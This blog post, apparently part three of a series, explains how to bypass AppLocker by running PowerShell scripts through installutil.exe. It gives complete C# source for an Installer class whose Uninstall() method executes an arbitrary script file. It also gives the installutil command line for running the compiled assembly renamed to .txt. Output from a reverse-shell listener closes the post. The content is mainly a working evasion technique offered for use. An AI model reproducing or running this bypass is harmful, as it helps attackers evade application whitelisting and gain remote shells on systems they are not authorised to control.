This is the third part of my “powershell-less” series: howto execute powershell scripts without using powershell.exe
In part 2 I used DotNetToJscript in order to circumvent AppLocker policy.
Now let’s try to use another technique. The problem is always the same: we cannot run executable files outside windows directories and we can’t run powershell.exe.
Never heard about installutil.exe? It is usually located in the dot.net framework folder (ex: C:\Windows\Microsoft.NET\Framework64\v4.0.30319).
Why should it be usfeul? Because of that:
“The Installer tool is a command-line utility that allows you to install and uninstall server resources by executing the installer components in specified assemblies. This tool works in conjunction with classes in the System.Configuration.Install namespace.”
- We could integrate installutil in our powerhsell-less assembly and overwrite some of his actions with our own. For example the uninstall process:
- installutil /u <our_assembly>
- installutil does NOT require the assembly to have .exe extension.. got it ? 😉
Now, how can we achieve our goal?
Very simple: In our powershell-less C# code, we have to reference “System.Configuration.Install” and create our specialized class inherited from “System.Configuration.Install.Installer”. Then, we will overwrite the Uninstall() method and execute our powerhsell-less routine. Easy?
using System.Collections.ObjectModel;
using System.Management.Automation;
using System.Management.Automation.Runspaces;
using System.Runtime.InteropServices;
using System.IO;
using System;
using System.Text;
using System.Configuration.Install;
namespace PSLess
{
 [System.ComponentModel.RunInstaller(true)]
 public class InstallUtil : System.Configuration.Install.Installer
 {
   public override void Uninstall(System.Collections.IDictionary savedState)
   {
       string[] args= {this.Context.Parameters["ScriptName"]};
       PSLess.Main(args);
    }
  }

class PSLess
 {
   public static void Main(string[] args)
   {
     if (args.Length == 0)
       Environment.Exit(1);
     string script = LoadScript(args[0]);
     string s = RunScript(script);
     Console.WriteLine(s);
   }
  private static string LoadScript(string filename)
  {
    string buffer = "";
    try
    {
     buffer = File.ReadAllText(filename);
    }
    catch (Exception e)
    {
      Console.WriteLine(e.Message);
      Environment.Exit(2);
    }
    return buffer;
  }
  private static string RunScript(string script)
  {
    Runspace MyRunspace = RunspaceFactory.CreateRunspace();
    MyRunspace.Open();
    Pipeline MyPipeline = MyRunspace.CreatePipeline();
    MyPipeline.Commands.AddScript(script);
    MyPipeline.Commands.Add("Out-String");
    Collection<PSObject> outputs = MyPipeline.Invoke();
    MyRunspace.Close();
    StringBuilder sb = new StringBuilder();
    foreach (PSObject pobject in outputs)
    {
     sb.AppendLine(pobject.ToString());
    }
    return sb.ToString();
  }
 }
}
As you can see, code is much the same as in first part:
- Added the reference to “System.Configuration.Install”
- Added my “InstallUtil” class derived from System.Configuration.Install.Installer
- Overwrote the method Uninstall() which calls my PSLess.Main method passing the script name specified in command line argument “ScriptName”
Now let’s compile it and then rename our powershell-less.exe in powerhsell.txt
We already have prepared our test.ps1:
echo "hello from powershell-less"
echo "this is your pid:$PID"
$psversiontable
Time to test it:
installutil /logfile= /LogToConsole=false /ScriptName=c:\andrea\test.ps1 /U Powershell.txt

It worked, we executed our powershell-less pseudo txt file!
Now that we know how to run our custom assemblies with .txt extension we can do much more, there are no limits to your fantasy.. how a about a reverse shell in C#?



.. and we have our reverse shell:
listening on [any] 4444 ...
connect to [192.168.1.128] from [192.168.1.8] 50211
Microsoft Windows [Versione 10.0.15063]
(c) 2017 Microsoft Corporation. Tutti i diritti sono riservati.

d:\andrea\reverseshell\reverseshell\bin\Release\>
That’s all 🙂
 Decoder's Blog